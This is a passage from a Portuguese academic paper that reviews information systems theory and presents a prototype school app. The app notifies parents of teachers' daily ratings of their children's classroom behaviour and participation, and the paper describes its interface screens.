Entrada	Seu conceito pode ser direcionado a energia que fornecem as forças ao sistema, sem ela o sistema não iniciaria seus processos.
transformação	Nessa etapa os elementos interagem com a finalidade de obter as saídas esperadas.
Saída	Esta etapa está relacionada ao objetivo para o qual o sistema foi implementado, de modo que elas devem ser fiéis às métricas projetadas tendo em vista os resultados esperados.
Retroalimentação ou Feedback	A realimentação ocorre sempre que determinado dado completou seu ciclo dentro do sistema e uma entrada nova deve ser iniciada.


Fonte: adaptado de Oliveira (2005, p.33).

Uma das classificações de sistemas vem do seu nível ou hierarquia, no qual Oliveira (2005) classificou em: sistema, sendo ele próprio, subsistema, compõem o sistema de maneira estruturada, e ecossistema ou supersistema, considerando sendo o todo, de modo que nele compõe o sistema e o subsistema. Conforme figura 02 é mostrado a forma que um nível superior absorve o nível inferior com um subconjunto daquele.

**Figura 02: Hierarquia de Sistemas**

**Fonte:** Disponível em: <https://canal.cecierj.edu.br/recurso/3347>

Outrossim, os sistemas de informação podem ser subdivididos em diversos segmentos, além disso outros componentes externos podem ser considerados parte dele, assim, O'brien (2004), indica que pessoas, software, hardwares e sistemas de telecomunicações atuam como recursos do sistema, conforme figura 03 a seguir.


**Figura 03: Recursos de um Sistema de Informação.**

**Fonte:** O'BRIEN, 2004, p. 10.

### 2.2.1 Classificação dos Sistemas de Informação

Segundo Laudon e Laudon (1999) os sistemas classificam-se consoante os os problemas resolvidos por eles nas organizações, no mesmo sentido O'brien (2004, p.23), afirma que "Os sistemas de informação no mundo real podem ser classificados de maneiras diferentes, conceitualmente ora como operações, ora como sistemas de informação gerencial". Na figura 04 é possível observar esta classificação de forma macro.

**Figura 04: Classificação dos Sistemas de Informação**



**Fonte:** O'BRIEN, 2004, p. 23.

Os sistemas de informação, por sua vez, desempenham três papéis vitais de extrema importância nas organizações, dando suporte aos processos e operações, tomada de decisão e na formulação de estratégia, O'BRIEN (2004). Na figura 05 é possível identificar a relação dos seus papéis com nível hierárquico da empresa ou organização.

**Figura 05: Tipo de Sistema x Nível Organizacional**



**Fonte:** Disponível em: <http://estacio.webaula.com.br/cursos/funsis/aula1.html>

Os sistemas de apoio às decisões ou de processamento de transações tem como finalidade processar transações de forma eficiente, atuação no controle dos processos e dar suporte às comunicações da empresa, O'BRIEN (2004). Eles classificam-se conforme aduz O'brien (2004, p. 24), como:

- Os sistemas de apoio de processamento de transações processam dados resultantes de transações empresariais, atualizam bancos de dados e produzem documentos empresariais.
- Os sistemas de controle de processos monitoram e controlam processos industriais.
- Os sistemas colaborativos apoiam equipes, grupos de trabalho, bem como comunicações e colaboração entre e nas empresas.

Os sistemas de processamento de transações são fundamentais no suporte de processamento de dados a serem utilizados nas organizações. Sua dimensão serve de base

para ser utilizado em todos os níveis da corporação.

Por conseguinte, O'brien (2004) afirma que os sistemas de informação gerencial ou sistema de apoio gerencial são definidos sendo os que focalizam em prover informações a serem utilizadas pelos gerentes das organizações nas suas tomadas de decisões e nas ações estratégicas. Assim também, Schwartz (1970, p.29) apud Oliveira (2005, p.39), afirma que “Os sistemas de processamento de informações tornam-se sistemas de informações gerenciais quando sua finalidade transcende uma orientação para processamento de transação, em favor de uma orientação para a tomada de decisões”. Na figura 06 é feita uma representação abstrata de um sistema de informação gerencial.

**Figura 06: Modelo de Sistema de Informação Gerencial.**



Fonte: OLIVEIRA, 2005, p. 50.

Os sistemas de apoio gerencial são classificados segundo O'brien (2004, p. 25), como sendo:

- Os sistemas de informação gerencial, que fornecem para os gerentes informações na forma de relatório e demonstrativos pré-estipulados para os gerentes.
- Os sistemas de apoio à decisão, que fornecem apoio interativo ad hoc para o processo de decisão dos gerentes.
- Os sistemas de informação executiva, que fornecem informações críticas elaboradas especificamente para as necessidades de informação dos executivos.

Assim também, os sistemas de informação gerencial oferecem auxílio no nível hierárquicamente superior, a qual seja, o nível estratégico a ele, proporcionando um olhar seguro na alocação de recursos pela empresa. Outro fator importante está no sentido de que, tendo em vista a correta gestão das informações, assegura, desta maneira, a apresentação de relatórios eficientes, acelerando na tomada de decisão. A seguir, no quadro 02, serão apresentados os principais tipos de sistemas classificados em sua categoria e função.

**Quadro 02: Tipos de sistemas**

Categoria de Sistemas	Tipos de sistemas	Função
	Sistemas de Processamento de transações (SPTs)	[...] sistema computadorizado que realiza e registra as transações rotineiras necessárias ao funcionamento organizacional.

LAUDON  e  LAUDON (2010)	Sistema para diferentes níveis de gerência	Sistemas de Informações Gerenciais (SIGs)	[...] designa uma categoria específica de sistemas de informação que atendem aos gerentes de nível médio. Os SIG's proporcionam relatório sobre o desempenho corrente da organização.
		Sistema de Apoio à Decisão (SADs)	[...] ajudam os gerentes de nível médio a tomar decisões não usuais. [...] usam uma série de modelos para analisar os dados.
		Sistemas de Apoio ao Executivo (SAEs)	[...] ajudam a gerência sênior a tomar decisões. [...] são projetados para incorporar dados sobre eventos externos como novas leis tributárias ou novos concorrentes, mas também adquirem informações resumidas do SIG e do SAD internos. Filtram, condensam e rastreiam dados críticos, mostrando apenas os mais importantes para a gerência sênior.
	Sistema que abrangem toda a empresa	Sistemas Integrados ou Sistemas de Planejamento de Recursos Empresariais ( <i>enterprise resource planning – ERP</i> )	[...] são utilizados para integrar processos de negócios nas áreas de manufatura e produção, finanças e contabilidade, vendas e marketing e recursos humanos em um único sistema de software. Com isso a informação, anteriormente fragmentada em sistemas distintos, é armazenada em um único repositório de dados a partir do qual pode ser utilizada por muitas partes diferentes da empresa.
		Sistemas de Gestão da Cadeia de Suplimentos ( <i>supply chain management – SCM</i> )	[...] ajudam as empresas a administrar suas relações com os fornecedores. [...] são considerados sistemas interorganizacionais porque automatizam o fluxo de informações através das fronteiras organizacionais.
		Sistemas de Gestão do Relacionamento com o cliente ( <i>customer relationship management – CRM</i> )	[...] fornecem informações para coordenar todos os processos de negócios que lidam com o cliente, em termos de vendas, marketing e serviços.
		Sistemas de Gestão do Conhecimento (SGCs)	[...] permitem às organizações administrar melhor seus processos, afim de capturar e aplicar conhecimentos e expertise. Esses sistemas coletam todo o conhecimento e a experiência relevantes na empresa também os tornam disponíveis onde e quando forem necessários para melhorar os processos de negócio e as decisões administrativas.
	Outros sistemas	Sistemas Especialitas	[...] captura a expertise humana em um domínio específico do conhecimento e a transforma em um conjunto de regras para um sistema de software que pode ser usado por outras pessoas da organização.
		Sistemas de rede de conhecimento ou Sistemas de gestão e localização dos conhecimentos especializados	[...] tratam do problema que surge quando o conhecimento apropriado não se encontra na forma de um documento digital, e sim na memória de especialistas dentro da empresa. [...] proporcionam uma lista online de pessoas, dentro da organização, especialistas em domínios de conhecimento bem definidos para permitir que os funcionários possam facilmente encontrar um especialista apropriado na empresa.
		Sistemas de trabalhadores do conhecimento	[...] ajudam a criar novos conhecimentos a fim de melhorar os processos de negócios e a tomada de decisão da empresa. [...] desenvolvidos

			especificamente, para engenheiros, cientistas e outros trabalhadores do conhecimento, cujo objetivo é promover a criação de conteúdo e assegurar que novas informações e perícia técnica sejam adequadamente integradas à empresa.
		<b>Inteligência Empresarial (BI – Business Intelligence)</b>	[...] confere às empresas a capacidade de acumular informações: adquire conhecimento sobre clientes, concorrentes e operações internas; e mudar o comportamento de tomada de decisão

**Fonte:** JANNUZZI et al, 2014.

Na próxima seção serão abordados os procedimentos metodológicos que conduz este trabalho para a obtenção dos objetivos e resultados propostos.

### 3. METODOLOGIA

Preliminarmente, apresentamos a seguinte reflexão ou questionamento, como os pais ou responsáveis, como também a própria escola, diante do cotidiano bastante dinâmico, podem acompanhar o comportamento e a participação dos seus filhos ou parentes em sala de aula escolar? Pensando nisso, foi proposto um aplicativo escolar, de modo que além de ferramentas de gestão escolar, possa conter a funcionalidade de notificações diárias do comportamento e participação dos filhos ou parentes em sala de aula, assim, contribuir no seu desempenho, como também atrair a atenção dos pais, professores e gestores escolares, para melhor compreender o perfil do alunado, além de melhorar a integração família-escola.

A funcionalidade da avaliação do comportamento e participação do aluno será o diferencial da aplicação proposta, considerando os benefícios obtidos devido sua implementação. A proposta está relacionada ao momento em que se realiza a chamada de presente ou ausente na qual deverá ocorrer no final da aula. Neste momento, o professor deverá atribuir ao aluno seu comportamento e participação durante a aula, como uma forma de avaliação contínua, entretanto sem vínculo de cumprimento curricular. Desta forma, será atribuída a avaliação de ruim, regular, bom ou ótima. Assim, por exemplo:

- 1) **Avaliação ruim** - o aluno que fosse atribuída esta avaliação poderia está relacionado ao seu mau comportamento em uma determinada disciplina, automaticamente seus pais ou responsáveis receberão a notificação e poderão verificar o ocorrido com seu filho, bem como verificar as devidas atitudes a serem tomadas, assim também a escola. Outra situação de proposta é de que vários registros ruins, sejam de uma ou várias disciplinas, ensinará a presença do responsável para avaliar o comportamento do filho junto a escola, como uma forma melhorar este comportamento;
- 2) **Avaliação regular** - o aluno que fosse atribuída esta avaliação poderia está relacionado

a fatores de não compreensão dos conteúdos como também a questão convívio social, como timidez ou outro fator. Neste sentido, imagine a situação hipotética, um aluno em suas avaliações praticamente receba apenas pontuações regulares, entretanto seu desempenho escolar é excelente, certamente ele não possui problemas de compreensão de conteúdo, desta forma a escola juntamente com os pais poderiam identificar as causas disso para que o aluno possa ser mais participativo;

- 3) **Avaliação bom** - o aluno que fosse atribuída esta avaliação seria a situação que não requer comentário;
- 4) **Avaliação Ótima** - o aluno que fosse atribuída esta avaliação, de modo constante, poderia está relacionado a aptidão para uma ou várias disciplinas, assim, a escola poderia elaborar uma proposta para que este aluno pudesse compartilhar com os seus colegas seu conhecimento. Uma outra situação hipotética é a seguinte, imagine o aluno que sempre teve avaliações ótimas em várias disciplinas e de repente passa a obter avaliações regulares, seria outro caso de verificar o que estaria acontecendo com este aluno.

Por conseguinte, no quadro 03, é mostrado o símbolo que seria atribuída a participação ou comportamento do aluno e sua representação no sistema.

**Quadro 03: Relação de comportamento e participação do aluno**

Símbolo	Nome	Representação
	Ausente	O aluno não compareceu a aula.
	Ruim	O aluno esteve presente e teve um comportamento ruim.
	Regular	O aluno esteve presente, mas não interagiu na aula.
	Bom	O aluno esteve presente e interagiu de forma razoável.
	Ótima	O aluno esteve presente e interagiu de forma significativa durante a aula.

Fonte: Elaboração própria, 2020.

### 3.2 Da Prototipação

Para a proposta deste trabalho será utilizado a prototipação que possui como finalidade apresentar uma representação, conferindo aos observadores uma abstração de como será o projeto concluído. Através dela admite-se propor uma solução compatível com as necessidades desejadas pelo cliente, ela também ajuda a compreender a intenção do projeto, como também a área de atuação do cliente. Para Engholm (2010), a utilização de protótipos é uma ferramenta eficientemente útil e sobretudo na validação de requisitos.

Prototipação de sistema, em que uma versão do sistema ou de parte dele é desenvolvida rapidamente para verificar as necessidades do cliente e a viabilidade de algumas decisões de projeto. Esse processo previne mudanças, já que permite aos usuários experimentarem o sistema antes da entrega e, então, refinarem seus requisitos. O número de propostas de


mudanças de requisitos a ser feito após a entrega é, portanto, suscetível de ser reduzido. (SOMMERVILLE, 2011, p. 29).

Outro benefício dos protótipos é de tentar retratar a usabilidade do sistema, bem como as interações entre as interfaces, num esforço para reproduzir as interações do sistema projetado, como também no auxílio de identificação de possíveis erros em seus requisitos na sua fase inicial. Para Laudon e Laudon (1999, p. 246), “A prototipagem engloba a construção de um sistema experimental ou parte de um sistema de maneira rápida e pouco dispendiosa para que os usuários finais possam avaliá-lo”.

#### 4. RESULTADOS

Para proposta do trabalho buscou-se seguir as boas práticas de engenharia de software a respeito do processo de desenvolvimento de protótipo, conforme figura 07 a seguir:

**Figura 07: processo de desenvolvimento de protótipo**



Fonte: SOMMERVILLE, 2011, p. 30.

Os **objetivos** da proposta desta prototipação será apresentar as principais interfaces de acordo com o usuário autenticado da aplicação com suas respectivas funcionalidades. Tentou-se também apresentar com clareza a principal funcionalidade, a de avaliação da participação e comportamento do aluno em sala de aula através da chamada e com consequência envio de notificação para os seus pais ou responsáveis.

Já na definição de **funcionalidades** foram projetadas em conformidade das necessidades de cada usuário, assim a proposta é que o sistema contenha 04(quatro) perfis de usuários, subdivididos em administrador, professor, pais ou responsável e aluno, de modo que:

- 1) **No perfil do aluno:** deverá constar as informações de calendário escolar, os horários de aulas, o boletim escolar individual, a agenda de atividades da instituição, além de receber notificações e avisos sobre diversos assuntos e eventos relacionados à escola.
- 2) **No perfil dos pais:** deverá constar as informações de calendário escolar, os horários de aulas, o boletim escolar individual, a agenda de atividades da instituição, além de receber

notificações e avisos sobre diversos assuntos e eventos relacionado a escola, receberá diariamente a notificação da chamada escolar, de modo que além da informação de presente ou ausente contenha a indicação do comportamento e participação do aluno.


3) **No perfil dos professores:** deverá constar as informações de calendário escolar, os horários de ministração de suas aulas, a agenda de atividades da instituição, além de receber notificações e avisos sobre diversos assuntos e eventos relacionado a escola, realizar cadastro de aulas ministradas e acessar a área reservada da chamada escolar, de modo que além da informação de presente ou ausente, possa avaliar o comportamento e participação dos alunos.

4) **No perfil de administrador:** deverá constar a área de gerenciamento de todo o sistema, de cadastro de usuários, de informações de calendário escolar, de horários dos professores, agenda de atividades da instituição, área de envio de notificações e avisos sobre diversos assuntos e eventos relacionados à escola.

A seguir serão apresentadas as prototipações **desenvolvidas** das principais interfaces da aplicação:

1) **Interface de login** - Nesta tela, ilustrada na figura 08, os usuários cadastrados poderão acessar pela primeira vez o sistema através da opção “esqueceu sua senha?”. Eles receberão uma senha provisória no email previamente cadastrado. Após isso, poderão se autenticar no sistema e alterar suas senhas. O sistema será subdividido em Professor, Aluno, Pais ou Responsável e Administrador.

**Figura 08: interface de login**



**Fonte:** Elaboração própria, 2020.

2) **Interface professor** – nesta tela, ilustrada na figura 09, será apresentado a tela inicial para

o perfil de professor autenticado no sistema, contendo os elementos e estrutura na parte superior de exibição do nome do professor e sua foto de perfil, logo abaixo, a indicação da data. Abaixo da data, será exibida a(s) turma(s) do dia que o professor for ministrar as aulas neste dia e na parte inferior contém os ícones home, caso o professor queira retornar para a tela inicial e o ícone de evento para apresentar a tela de eventos da escola.


**Figura 09: interface professor**



**Fonte:** Elaboração própria, 2020.

3) **interface turma** - Ao clicar no ícone turma da tela inicial do professor a aplicação irá direcionar para a tela, ilustrada na figura 10, que contém as opções de chamada escolar, conteúdo ministrado, notas dos alunos e envio de mensagem.

**Figura 10: interface turma**



**Fonte:** Elaboração própria, 2020.

4) **Interface chamada escolar** - Nesta tela, ilustrada na figura 11, o professor poderá realizar

a chamada escolar indicando sua ausência ou presença, no caso da presença deverá avaliar em ruim, regular, bom ótimo, a participação do aluno durante a realização da aula. Automaticamente, o responsável receberá a notificação de sua participação, no horário previamente agendado.


**Figura 11: interface chamada escolar**



**Fonte:** Elaboração própria, 2020.

5) **Interface Conteúdo ministrado** - Nesta tela, ilustrada na figura 12, o professor poderá inserir o conteúdo ministrado, além de consultar os conteúdos a partir de uma data no sistema, como também alterar o conteúdo já ministrado.

**Figura 12: Interface Conteúdo ministrado**




**Fonte:** Elaboração própria, 2020.

6) **Interface avaliação** - Nesta tela, ilustrada na figura 13, o professor poderá alterar as notas das avaliações e os bimestres dos alunos, como também navegar pelas médias bimestrais da

disciplina. No final será apresentado o rendimento escolar do aluno.


**Figura 13: Interface avaliação**



Fonte: Elaboração própria, 2020.

7) **Interface mensagem** - Nesta tela, ilustrada na figura 14, o professor poderá enviar mensagens para turma e para a direção da escola.

**Figura 14: Interface mensagem**




Fonte: Elaboração própria, 2020.

8) **Interfaces aluno e responsável** - nestas telas, ilustradas na figura 15, serão apresentadas as telas iniciais para o perfil de aluno e responsável autenticados no sistema, respectivamente, contendo os elementos na parte superior de exibição do nome do aluno ou responsável e sua foto de perfil e a indicação da data. Abaixo da data, será(ão) exibida(s) a(s) disciplina(s) do dia que o aluno irá assistir aula e na parte inferior contém os ícones home, caso o aluno ou responsável queira retornar para a tela inicial, o ícone de apresentação

dos eventos da escola, além do sino de notificação caso o aluno ou responsável receba alguma mensagem.


**Figura 15: Interface aluno e responsável**



Fonte: Elaboração própria, 2020.

9) **Interface disciplina do aluno** - Ao clicar no ícone disciplina da tela inicial do aluno a aplicação irá direcionar para a tela, ilustrada na figura 16, que contém as opções do dia da disciplina, conteúdo ministrado, notas dos alunos e médias bimestrais.

**Figura 16: Interface disciplina do aluno**




Fonte: Elaboração própria, 2020.

10) **Interface disciplina do responsável** - Ao clicar no ícone disciplina da tela inicial do responsável a aplicação irá direcionar para a tela, ilustrada na figura 17, que contém as opções do dia da disciplina, conteúdo ministrado, notas dos alunos e médias bimestrais, além da avaliação de comportamento e participação do aluno.

**Figura 17: Interface disciplina do responsável**

**Fonte:** Elaboração própria, 2020.

11) **Notificação de avaliação de participação do aluno** – Esta mensagem será apresentada aos pais ou representante sempre que os professores fizerem a chamada escolar indicando a ausência ou presença do aluno, no caso da presença deverá receber uma das indicações de avaliação ruim, regular, bom ótimo, que representa o comportamento ou participação do aluno durante a realização da aula.


**Figura 18: Notificação de avaliação participação do aluno**

**Fonte:** Elaboração própria, 2020.

11) **Interface de administrador** – nesta tela, ilustrada na figura 19, será apresentado a tela inicial para o perfil de administrador autenticado no sistema, contendo os elementos e estrutura na parte superior de exibição do nome do administrador e sua foto de perfil, logo

abaixo, as funcionalidades de cadastrar novo usuário, consultar e alterar as informações de usuário, exibir e inserir eventos da escola e enviar mensagens e notificações aos usuários e turmas. Na parte inferior contém os ícones home, caso o administrador queira retornar para a tela inicial, o ícone de evento para apresentar a tela de eventos da escola.

**Figura 19: Interface de administrador**



**Fonte:** Elaboração própria, 2020.

O protótipo se mostrou bastante intuitivo de modo que buscou-se representar suas funcionalidades através de ícones atuais e que demonstrasse a relação com o seu recurso. Buscou-se ainda uma interface amigável para atrair os usuários para utilizar o máximo dos recursos oferecidos, assim a **avaliação** da proposta foi bastante significativa.

## 5. CONSIDERAÇÕES FINAIS

O uso de tecnologias há algumas décadas já fazem parte do cotidiano das sociedades, como também os sistemas e aplicações formam um dos pilares da era da informação. Seja em qualquer ambiente, seu uso atualmente é imprescindível para o melhorar o desempenho e a eficiência de qualquer atividade. Nas instituições de ensino já é fortemente empregado no gerenciamento e tratamento das informações que percorre todo ambiente institucional, seja de cadastro de alunos, professores e funcionários, seja nas atividades de ensino, administrativos e financeiros, além de outros sistemas paralelos ou mesmos subsistemas, por exemplo, sistemas de bibliotecas, que atuam no apoio logístico fazendo parte do nível operacional, ou outros como sistemas administrativo-financeiros que atua além do apoio, como também na tomada de decisão em um nível gerencial.

No caso específico da proposta de aplicativo escolar com foco no acompanhamento da família fica evidenciado os benefícios que podem ser adquiridos, sobretudo do ponto de vista

de atenção, iniciando este processo pelo olhar e registro dos professores, passando pelo pais ou responsável e direção escolar. Evidentemente que a proposta apresentada tem como finalidade principal a integração família-escola no acompanhamento e rendimento do aluno, entretanto outros recursos integram ao sistema como uma forma melhorar a eficiência do processo ensino-aprendizagem.

## **REFERÊNCIAS**

- CHECHIA, V. A.; ANDRADE, A. D. S. (2005). O desempenho escolar dos filhos na percepção de pais de alunos com sucesso e insucesso escolar. *Estudos de Psicologia*, 10(3), 431-440.
- ENGHOLM Júnior, Hélio. Engenharia de software na prática. São Paulo. 2010.
- LAUDON, Kenneth C.; LAUDON, Jane Price. Sistemas de informação. 4. ed. LTC: Rio de Janeiro, 1999.
- O'BRIEN, James A. Sistemas de Informação e as decisões gerenciais na era da internet. 2. ed. – São Paulo: Saraiva, 2004.
- OLIVEIRA, Djalma de Pinho Rebouças de. Sistemas, Organizações & Métodos: uma abordagem gerencial. 15ª ed. – São Paulo: Atlas, 2005.
- PASCHOAL, Lorena Carla Ribeiro Teixeira. A FAMÍLIA E SUA FUNÇÃO EDUCATIVA: um olhar psicopedagógico. Curitiba: Universidade Tuiuti do Paraná, 2011.
- SOMMERVILLE, Ian. Engenharia de software. 9. ed. 2011.
- TERECIANI, Kéthlen Dayane Rodrigues. A relação escola-família no cotidiano da escola de educação infantil: um panorama histórico. BAURU-S UNESP. 2008.

